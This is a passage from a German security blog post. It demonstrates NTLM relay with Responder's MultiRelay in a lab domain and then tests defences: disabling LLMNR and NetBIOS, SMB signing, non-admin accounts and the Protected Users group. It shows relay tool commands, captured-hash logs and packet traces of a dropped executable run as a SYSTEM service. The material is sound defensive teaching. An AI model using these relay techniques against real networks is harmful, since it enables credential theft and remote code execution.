      AndXCommand: No further commands (0xff)
      Reserved: 00
      AndXOffset: 62
      > Optional Support: 0x0001, Search Bits, CSC Mask: Automatic file-to-file reintegration NOT permitted
      > Maximal Share Access Rights
        > Access Mask: 0x001fffff
          .....1 = Read: READ access
          .....1. = Write: WRITE access
          .....1. = Append: APPEND access
          .....1... = Read EA: READ EXTENDED ATTRIBUTES access
          .....1... = Write EA: WRITE EXTENDED ATTRIBUTES access
          .....1. = Execute: EXECUTE access
          .....1. = Delete Child: DELETE CHILD access
          .....1. = Read Attributes: READ ATTRIBUTES access
          .....1. = Write Attributes: WRITE ATTRIBUTES access
          .....1 = Delete: DELETE access
          .....1. = Read Control: READ ACCESS to owner, group and ACL of the SID
          .....1. = Write DAC: OWNER may WRITE the DAC
          .....1. = Write Owner: Can WRITE OWNER (take ownership)
          .....1. = Synchronize: Can wait on handle to SYNCHRONIZE on completion of I/O
```

- Danach lädt es einfach exe-Dateien in das Verzeichnis c:\Windows\Temp und erstellt darauf Windows Services mit dem Account NT-Authority\System. Das ist dann gleichzeitig auch eine Privilege Escalation. Hier kommt die Datei...

```
> SMB (Server Message Block Protocol)
  > SMB Header
    > NT Create AndX Request (0xa2)
      [FID: 0xc008]
      Word Count (WCT): 24
      AndXCommand: No further commands (0xff)
      Reserved: 00
      AndXOffset: 0
      Reserved: 00
      File Name Len: 23
      > Create Flags: 0x00000000
      Root FID: 0x00000000
      > Access Mask: 0x00030196
      Allocation Size: 0
      > File Attributes: 0x00000020
      > Share Access: 0x00000000
      Disposition: Create (if file exists fail, else create it) (2)
      > Create Options: 0x00000044
      Impersonation: Impersonation (2)
      > Security Flags: 0x01, Context Tracking
      Byte Count (BCC): 24
      File Name: Windows\Temp\Syssvc.exe
```

... und hier der Service:

```
> SMB Pipe Protocol
> Distributed Computing Environment / Remote Procedure Call (DCE/RPC) Request, Fragment: Single, FragLen: 316, Call: 0, Ctx: 0, [Re
> Microsoft Service Control, CreateServiceW
  Operation: CreateServiceW (12)
  [Response in frame: 3392]
  > Policy Handle: OpenSCManagerW(172.16.0.11)
  > Service Name: IGTfHtHCB
  > Display Name: KtHgOwhKSupChmQr
  > Access Mask: 0x000f01ff
  > Service Type: 0x00000010
  Service Start Type: SERVICE_DEMAND_START (3)
  Service Error Control: SERVICE_ERROR_IGNORE (0)
  > Binary Path Name: %windir%\Temp\Syssvc.exe "whoami" "%windir%\Temp\QYsOGNyh.txt"
  NULL Pointer: Load Order Group
  T... 74: 0
```


- Jeder Befehl in der Angreifer-Console wird eine neue *.exe-Datei. Diese erzeugt einfach einen Output als Datei, nachdem die Aktion abgeschlossen ist. Diese Datei (TXT) holt MultiRelay zurück zum Angreifer und die Darstellung in der Console wird gerendert.

Bis hier alles klar? Wer jetzt davon ausgeht, dass ein Virens scanner euch schützen wird – da muss ich leider enttäuschen. Es sind immer live erzeugte Dateien. Eine signaturbasierte Prüfung wird da nur schwer mitkommen. Und denkbar wäre auch ein PowerShell-Code. Wie will ein AV so etwas erkennen? 😊

Schutzmaßnahmen

Wie wir sehen, ist der Angriff eigentlich gar nicht so schwer. **Und Gleiches gilt auch für die Gegenmaßnahmen.** Moderne Betriebssysteme haben durchaus das Potential zum Abwehren – **nur hat Microsoft auch in Windows Server 2016 und Windows 10 wieder etliche Mechanismen per default deaktiviert.** Gründe sind hierfür wie immer die Rückwärtskompatibilität zu älteren Versionen und Anwendungen.

Im Folgenden zeige ich einige Schutzkomponenten auf. Ich werde dabei immer nur eine Variante zu einer Zeit testet, damit das Ergebnis klar sichtbar wird. Bevor der nächste Schutz implementiert wird, nehme ich also den vorher vorgestellten Schutz zurück. In der Realen Welt sind natürlich die Kombinationsmöglichkeiten auszutesten!


Deaktivierung von NBNS und LLMNR

Diese Option ist so simpel wie effizient! Warum soll denn ein Client heute noch broadcasten oder multicasten, wenn er Namen auflösen möchte? Für diese Aufgaben gibt es DNS! Jaja, es gibt ja noch alte Anwendungen, die das brauchen... dann nimmt WINS oder GlobalNameZones. Dann ist der Traffic wieder Unicast!

Wenn ihr dagegen diese alten Protokolle abschalten wollt, dann geht das

- lokal auf allen Clients und Servern - manuell 😞
- mit einer kleinen GPO 😊


Für das modernere LLMNR gibt es in den aktuellen Administrative Templates für GPOs sogar einen eigenen Schalter:



The screenshot shows the Group Policy Management console. The 'Netzwerk/DNS-Client' category is expanded, and the 'Multicastnamensauflösung deaktivieren' policy is selected. The 'Einstellung' (Setting) column shows 'Aktiviert' (Enabled), which is highlighted with a yellow checkmark. The 'Ausschlaggebendes Gruppenrichtlinienobjekt' (Applicable Group Policy Object) is 'GPO-Computer-Sicherheit-Netzwerk'. Below the console, a preview window for the policy is open, showing the path 'Computerkonfiguration/Administrative Vorlagen/Netzwerk/DNS-Client' and the explanation: 'Legt fest, dass die Multicastnamensauflösung für lokale Verbindungen (LLMNR) auf Clientcomputern deaktiviert ist. LLMNR (Local Link Multicast Name Resolution) ist ein sekundäres Namensauflösungsprotokoll. Mit LLMNR werden Abfragen mithilfe von Multicast über einen lokalen Netzwerkklink auf einem einzelnen Subnetz von einem Clientcomputer an einen anderen Clientcomputer auf demselben Subnetz gesendet, auf dem ebenfalls LLMNR aktiviert ist. LLMNR erfordert keine DNS-Server- oder DNS-Client-Konfiguration und ermöglicht die Namensauflösung in Situationen, in denen die herkömmliche DNS-Namensauflösung nicht möglich ist. Wenn Sie diese Richtlinieneinstellung aktivieren, wird LLMNR auf allen verfügbaren Netzwerkkarten auf dem Clientcomputer deaktiviert. Wenn Sie diese Richtlinieneinstellung deaktivieren oder nicht konfigurieren, wird LLMNR auf allen verfügbaren Netzwerkkarten auf dem Clientcomputer aktiviert.'


Bei der Deaktivierung von NetBIOS (NBNS) hingegen wird es komplizierter, da ein Computer durchaus mehrere Netzwerkkarten verwenden kann und diese Funktion je Adapter deaktiviert werden muss. Im Internet kursieren verschiedene Scriptlösungen – alle nicht wirklich elegant.

Dennoch habe ich eine einfache Lösung OHNE Script gefunden: ein einfacher Registry-Key genügt für alle Interfaces:




Beides zusammen in einer GPO und der Client interessiert sich nicht mehr für den Responder. Das hier ist ein lokaler Mitschnitt einer Namensauflösung. Man erkennt deutlich die reinen DNS-Versuche, bevor es zur Fehlermeldung kommt (und diese erscheint auch deutlich schneller!):

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	172.16.0.11	239.255.255.250	SSDP	179	M-SEARCH * HTTP/1.1
2	0.001271	fe80::7d48:60b9:...	ff02::c	SSDP	157	M-SEARCH * HTTP/1.1
3	0.001415	172.16.0.11	239.255.255.250	SSDP	143	M-SEARCH * HTTP/1.1
4	6.813261	172.16.0.11	172.16.0.10	DNS	81	Standard query 0x848a A FileSerfer.Adatum.com
5	6.813895	172.16.0.10	172.16.0.11	DNS	146	Standard query response 0x848a No such name A FileSerfer.Adatum.com SOA lon-dc1.adatum.com
6	11.713096	MLcrosof_6e:65:4e	MLcrosof_6e:65:56	ARP	42	Who has 172.16.0.11? Tell1 172.16.0.10
7	11.713131	MLcrosof_6e:65:56	MLcrosof_6e:65:4e	ARP	42	172.16.0.11 is at 00:15:5d:6e:65:56



Und der Responder? Der kann lange auf Arbeit warten:



Ein netter Nebeneffekt: in öffentlichen Netzen sind eure Systeme dann auch nicht mehr so „freizügig“ mit Infos!

Aktivierung des SMB-Signings

Ebenso einfach ist die Aktivierung des SMB-Signings. Damit müssten die Pakete zum SMB-Verbindungsaufbau digital vom Absender signiert werden. Man-In-The-Middle wird so ordentlich erschwert. Und das MultiRelay möchte so nicht arbeiten.

ABER: SMB-Signing betrifft nicht nur den Verbindungsaufbau. Vielmehr wird JEDES SMB-Paket digital signiert. Die dafür erforderliche Rechenleistung kann die Gesamtleistung der Datenübertragung beeinflussen. Hier mal ein kleines Beispiel. Ich kopiere die gleiche Datenmenge einmal ohne und dann mit SMB-Signing. Das hier sind die Ergebnisse ohne Signing:

```

Administrator: Windows PowerShell
PS C:\> Robocopy.exe \\lon-svr1\c$\windows\System32 d:\Test /MIR /R:0 /NDL /NFL
-----
ROBOCOPY      ::      Robust File Copy for Windows
-----

  Total      Copied      Skipped      Mismatch      FAILED      Extras
  Dirs  :      1419      1419          0              0              0
  Files :      17592      17551          0              0              41
  Bytes :    2,910 g    2,715 g          0              0      200,09 m
  Times  :    0:00:48    0:00:45          0              0      0:00:00
                                     0:00:03

Speed  :           63775307 Bytes/sec.
Speed  :           3649,252 MegaBytes/min.
Ended  : Tuesday, February 27, 2018 8:32:07 AM

VMName      AvgCPU(MHz) AvgRAM(M) MaxRAM(M) MinRAM(M) TotalDisk(M)
-----
20743C-LON-SVR1 1217      2048      2048      2048      542231
20743C-LON-SVR2 44         2048      2048      2048      408149
  
```

Nach dem Aktivieren des SMB-Signings und einem Neustart der beteiligten Maschinen (so ist auch der Cache leer) habe ich dann diese Ergebnisse gemessen:

```

  Total      Copied      Skipped      Mismatch      FAILED      Extras
  Dirs  :      1419      1419          0              0              0
  Files :      17593      17550          0              0              43
  Bytes :    2,911 g    2,710 g          0              0      205,58 m
  Times  :    0:00:58    0:00:53          0              0      0:00:00
                                     0:00:04

Speed  :           54725751 Bytes/sec.
Speed  :           3131,432 MegaBytes/min.
Ended  : Tuesday, February 27, 2018 8:38:25 AM

VMName      AvgCPU(MHz) AvgRAM(M) MaxRAM(M) MinRAM(M) TotalDisk(M)
-----
20743C-LON-SVR1 1390      2048      2048      2048      543756
20743C-LON-SVR2 34         2048      2048      2048      408658
  
```

Das Delta an Dateivolumen von etwa 50MB kann durchaus vernachlässigt werden – aber 8 Sekunden mehr Zeitbedarf durch das Signing und die Validierung ist nicht schönzureden... Sicherheit kostet eben – in diesem Fall Leistung!

Die gute Nachricht: auch das Signing wird über GPO aktiviert:

GPO-Computer-Sicherheit-SMBSigning
Data collected on: 2/23/2018 9:02:08 AM hide all

Computer Configuration (Enabled) hide

- Policies** hide
- Windows Settings** hide
- Security Settings** hide
- Local Policies/ Security Options** hide
- Microsoft Network Client** hide

Policy	Setting
Microsoft network client: Digitally sign communications (if server agrees)	Enabled
- Microsoft Network Server** hide

Policy	Setting
Microsoft network server: Digitally sign communications (always)	Enabled
- User Configuration (Disabled)** hide

No settings defined.

RunFinger.py zeigt nun keine Ziele ohne SMB-Signing mehr an:

```

root@kali: /usr/share/responder/tools
Datei Bearbeiten Ansicht Suchen Terminal Hilfe

root@kali:/usr/share/responder/tools# python RunFinger.py -i 172.16.0.0/24
Retrieving information for 172.16.0.11...
Retrieving information for 172.16.0.12...
Retrieving information for 172.16.0.10...
SMB signing: True
Server Time: 2018-02-23 17:01:36
Os version: 'Windows Server 2016 Datacenter Evaluation 14393'
Lanman Client: 'Windows Server 2016 Datacenter Evaluation 6.3'
Machine Hostname: 'LON-SVR2'
This machine is part of the 'ADATUM' domain

SMB signing: True
Server Time: 2018-02-23 17:01:36
Os version: 'Windows Server 2016 Datacenter Evaluation 14393'
Lanman Client: 'Windows Server 2016 Datacenter Evaluation 6.3'
SMB signing: True
Server Time: 2018-02-23 17:01:36
Os version: 'Windows Server 2016 Datacenter Evaluation 14393'
Lanman Client: 'Windows Server 2016 Datacenter Evaluation 6.3'
Machine Hostname: 'LON-SVR1'
This machine is part of the 'ADATUM' domain

Machine Hostname: 'LON-DC1'
This machine is part of the 'ADATUM' domain

root@kali:/usr/share/responder/tools#

```

Selbst wenn ein Angreifer loslegt - das hier meldet das MultiRelay:

```

root@kali: /usr/share/responder/tools
Datei Bearbeiten Ansicht Suchen Terminal Hilfe

root@kali:/usr/share/responder/tools# python MultiRelay.py -t 172.16.0.12 -u ALL
Responder MultiRelay 2.0 NTLMv1/2 Relay

Send bugs/hugs/comments to: laurent.gaffie@gmail.com
Usernames to relay (-u) are case sensitive.
To kill this script hit CTRL-C.

/*
Use this script in combination with Responder.py for best results.
Make sure to set SMB and HTTP to OFF in Responder.conf.

This tool listen on TCP port 80, 3128 and 445.
For optimal pwnage, launch Responder only with these 2 options:
-rv
Avoid running a command that will likely prompt for information like net use, et
c.
If you do so, use taskkill (as system) to kill the process.
*/

Relaying credentials for these users:
['ALL']

Retrieving information for 172.16.0.12...
SMB signing is mandatory. Choose another target
Os version: 'Windows Server 2016 Datacenter Evaluation 14393'
Hostname: 'LON-SVR2'
Part of the 'ADATUM' domain

```

Es kann so einfach sein! 😊

Nutzungsbeschränkung und Einschränkungen administrativer Accounts

einfach keinen Admin-Account benutzen

Warum braucht man denn immer administrative Berechtigungen? Würde der Benutzer auf dem Client einen Account ohne Admin-Rechte verwenden, dann würde MultiRelay auch nicht mit C\$ eine Verbindung aufbauen können. Hier ein Beispiel, in der sich die Benutzerin Abbi im Windows Explorer vertippt hat:

```


Retrieving information for 172.16.0.12...
SMB signing: False
Os version: 'Windows Server 2016 Datacenter Evaluation 14393'
Hostname: 'LON-SVR2'
Part of the 'ADATUM' domain
[+] Setting up SMB relay with SMB challenge: 6856b63da4115540
[+] Received NTLMv2 hash from: 172.16.0.11
[+] Client info: ['Windows Server 2016 Datacenter Evaluation 14393', domain: 'AD
ATUM', signing:'False']
[+] Username: Abbi is whitelisted, forwarding credentials.
[+] SMB Session Auth sent.
[+] Relay Failed, Tree Connect AndX denied. This is a low privileged user or SMB
Signing is mandatory.
[+] Hashes were saved anyways in Responder/logs/ folder.

[+] Setting up SMB relay with SMB challenge: 2bde397fb0dcd5db
[+] Received NTLMv2 hash from: 172.16.0.11
[+] Client info: ['Windows Server 2016 Datacenter Evaluation 14393', domain: 'AD
ATUM', signing:'False']
[+] Username: Abbi is whitelisted, forwarding credentials.
[+] User ADATUM\Abbi previous login attempt returned logon_failure. Not forwardi
ng anymore to prevent account lockout
  
```

MultiRelay (und viele andere Tools) kommen so nicht wirklich weiter. 😊

Protected Users

Das Verwenden der Admin-Accounts lässt sich aber leider nicht immer vermeiden. Dennoch gibt es für genau diese sensiblen Konten die Gruppe „Privileged Users“ im Active Directory:



Diese Gruppenmitgliedschaft wird auf Betriebssystemen ab Windows Server 2012 R2 und Windows 8.1 angewendet und bewirkt Folgendes:

- CredSSP (Default Credential Delegation) speichert keine Klartext-Kennwörter und kann damit nicht verwendet werden
- WDigest ist für diesen Benutzer deaktiviert und kann keine Klartextkennwörter speichern
- Zwischengespeicherte Anmeldungen sind nicht möglich: **für jede Anmeldung wird der Kontakt zum DC erforderlich!**

Wenn die Domänenfunktionsebene zusätzlich 2012R2 oder höher ist, dann:

- ist keine Constrained oder UnConstrained Delegation erlaubt
- ist keine NTLM-Authentification mehr erlaubt!

Und genau diese NTLM-Authentication ist ja eine Voraussetzung für MultiRelay... Wenn wir nun den Administrator-Account in diese Gruppe aufnehmen und dieser sich im Windows Explorer „vertippt“, dann versucht MultiRelay wie bisher die Anmeldung auf das Ziel umzuleiten:

```
Retrieving information for 172.16.0.12...
SMB signing: False
Os version: 'Windows Server 2016 Datacenter Evaluation 14393'
Hostname: 'LON-SVR2'
Part of the 'ADATUM' domain
[+] Setting up SMB relay with SMB challenge: ae3eb0f18d86a850
[+] Received NTLMv2 hash from: 172.16.0.11
[+] Client info: ['Windows Server 2016 Datacenter Evaluation 14393', domain: 'ADATUM', signing:'False']
[+] Username: Administrator is whitelisted, forwarding credentials.
[+] SMB Session Auth sent.
```

Der Client muss aber wegen dem Benutzer und seiner Gruppenmitgliedschaft in „Protected Users“ eine Kerberos-Authentication versuchen (denn meine Funktionsebene ist Windows Server 2016). Das ist hier gut sichtbar:

No.	Time	Source	Destination	Protocol	Length	Info
132	16.947852	172.16.0.11	172.16.0.160	SMB	213	Negotiate Protocol Request
133	16.949313	172.16.0.160	172.16.0.11	TCP	60	445 → 49748 [ACK] Seq=1 Ack=160 Win=30336 Len=0
134	16.951497	172.16.0.160	172.16.0.11	SMB	143	Negotiate Protocol Response
136	16.952636	172.16.0.11	172.16.0.10	CLDAP	242	searchRequest(21) "<ROOT>" baseObject
137	16.955301	172.16.0.10	172.16.0.11	CLDAP	212	searchResEntry(21) "<ROOT>" searchResDone(21) success [1 result]
139	17.002440	172.16.0.11	172.16.0.160	TCP	54	49748 → 445 [ACK] Seq=160 Ack=90 Win=262656 Len=0
140	17.065184	172.16.0.11	172.16.0.10	TCP	66	49749 → 88 [SYN, ECN, CWR] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
141	17.065654	172.16.0.10	172.16.0.11	TCP	66	88 → 49749 [SYN, ACK, ECN] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
142	17.065679	172.16.0.11	172.16.0.10	TCP	54	49749 → 88 [ACK] Seq=1 Ack=1 Win=2102272 Len=0
143	17.065811	172.16.0.11	172.16.0.10	KRB5	1679	TGS-REQ
144	17.066195	172.16.0.10	172.16.0.11	TCP	54	88 → 49749 [ACK] Seq=1 Ack=1626 Win=2102272 Len=0
145	17.066436	172.16.0.160	172.16.0.12	SMB	117	Negotiate Protocol Request
146	17.066890	172.16.0.12	172.16.0.160	SMB	275	Negotiate Protocol Response
147	17.067885	172.16.0.160	172.16.0.12	TCP	66	49542 → 445 [ACK] Seq=52 Ack=210 Win=30336 Len=0 TSval=4097866333 TSecr=840888
148	17.068072	172.16.0.160	172.16.0.12	SMB	174	Session Setup AndX Request, NTLMSSP_NEGOTIATE
149	17.068138	172.16.0.10	172.16.0.11	KRB5	148	KRB-Error: KRBSKDC_ERR_S_PRINCIPAL_UNKNOWN
150	17.068233	172.16.0.11	172.16.0.10	TCP	54	49749 → 88 [FIN, ACK] Seq=1626 Ack=95 Win=2102272 Len=0

Nur sagt der DC, dass es diesen Zielcomputer (den „vertippten“ im Windows Explorer) im AD nicht gibt. Also kann auch kein Session Ticket vom TGS (Ticket Granting Server – ein Service des Key Distribution Centers im Active Directory) ausgestellt werden. Nun bleibt dem Client nur noch eine Null-Anmeldung ohne Kennwort auf Gut-Glück. Er antwortet also mit einem ungültigen NTLM-Response. Das MultiRelay kann dies nicht prüfen und sendet den ungültigen Wert in Zeile 172 weiter an das Ziel. Nur das Ziel weiß, dass es für diesen Benutzer keine NTLM-Berechnungen ausführen kann (weil keine Werte gespeichert sind). Also antwortet das Ziel mit einem „Account Status Restriction“ in Zeile 198.

No.	Time	Source	Destination	Protocol	Length	Info
169	17.078330	172.16.0.160	172.16.0.11	TCP	74	58438 → 445 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=1783780329 TSecr=0 WS=128
170	17.078349	172.16.0.11	172.16.0.160	TCP	74	445 → 58438 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1 TSval=8417156 TSecr=17837803
171	17.079364	172.16.0.160	172.16.0.11	TCP	66	58438 → 445 [ACK] Seq=1 Ack=1 Win=29312 Len=0 TSval=1783780329 TSecr=8417156
172	17.080706	172.16.0.160	172.16.0.12	SMB	624	Session Setup AndX Request, NTLMSSP_AUTH, User: ADATUM\Administrator
173	17.080825	172.16.0.160	172.16.0.11	SMB	117	Negotiate Protocol Request
174	17.081134	172.16.0.11	172.16.0.160	SMB	275	Negotiate Protocol Response
175	17.081730	172.16.0.160	172.16.0.11	TCP	66	58438 → 445 [ACK] Seq=52 Ack=210 Win=30336 Len=0 TSval=1783780332 TSecr=8417159
176	17.081861	172.16.0.12	172.16.0.10	TCP	66	49873 → 135 [SYN, ECN, CWR] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
177	17.082231	172.16.0.160	172.16.0.11	SMB	306	Session Setup AndX Request, NTLMSSP_NEGOTIATE
178	17.082254	172.16.0.10	172.16.0.12	TCP	66	135 → 49873 [SYN, ACK, ECN] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
179	17.082274	172.16.0.12	172.16.0.10	TCP	54	49873 → 135 [ACK] Seq=1 Ack=1 Win=2102272 Len=0
180	17.082340	172.16.0.12	172.16.0.10	DCERPC	214	Bind: call_id: 2, Fragment: Single, 3 context items: EPMv4 V3.0 (32bit NDR), EPMv4 V3.0 (64bit NDR), EPMv4
181	17.082465	172.16.0.11	172.16.0.160	SMB	518	Session Setup AndX Response, NTLMSSP_CHALLENGE, Error: STATUS_MORE_PROCESSING_REQUIRED
182	17.083033	172.16.0.10	172.16.0.12	DCERPC	162	Bind_ack: call_id: 2, Fragment: Single, max_xmit: 5840 max_recv: 5840, 3 results: Provider rejection, Acce
183	17.083126	172.16.0.12	172.16.0.10	EPH	222	Map request, RPC_NETLOGON, 32bit NDR
184	17.083127	172.16.0.160	172.16.0.11	TCP	66	58438 → 445 [FIN, ACK] Seq=292 Ack=662 Win=31360 Len=0 TSval=1783780334 TSecr=8417159
185	17.083147	172.16.0.11	172.16.0.160	TCP	66	445 → 58438 [ACK] Seq=662 Ack=293 Win=263168 Len=0 TSval=8417161 TSecr=1783780334
186	17.083445	172.16.0.11	172.16.0.160	TCP	54	445 → 58438 [RST, ACK] Seq=662 Ack=293 Win=0 Len=0
187	17.083506	172.16.0.160	172.16.0.11	TCP	66	58434 → 445 [FIN, ACK] Seq=1 Ack=1 Win=29312 Len=0 TSval=1783780334 TSecr=8417153
188	17.083518	172.16.0.11	172.16.0.160	TCP	66	445 → 58434 [ACK] Seq=1 Ack=2 Win=263424 Len=0 TSval=8417162 TSecr=1783780334
189	17.083529	172.16.0.11	172.16.0.160	TCP	54	445 → 58434 [RST, ACK] Seq=1 Ack=2 Win=0 Len=0
190	17.083965	172.16.0.10	172.16.0.12	EPH	322	Map response, RPC_NETLOGON, 32bit NDR, RPC_NETLOGON, 32bit NDR
191	17.084399	172.16.0.12	172.16.0.10	TCP	66	49874 → 49670 [SYN, ECN, CWR] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
192	17.084892	172.16.0.10	172.16.0.12	TCP	66	49670 → 49874 [SYN, ACK, ECN] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
193	17.084910	172.16.0.12	172.16.0.10	TCP	54	49874 → 49670 [ACK] Seq=1 Ack=1 Win=2102272 Len=0
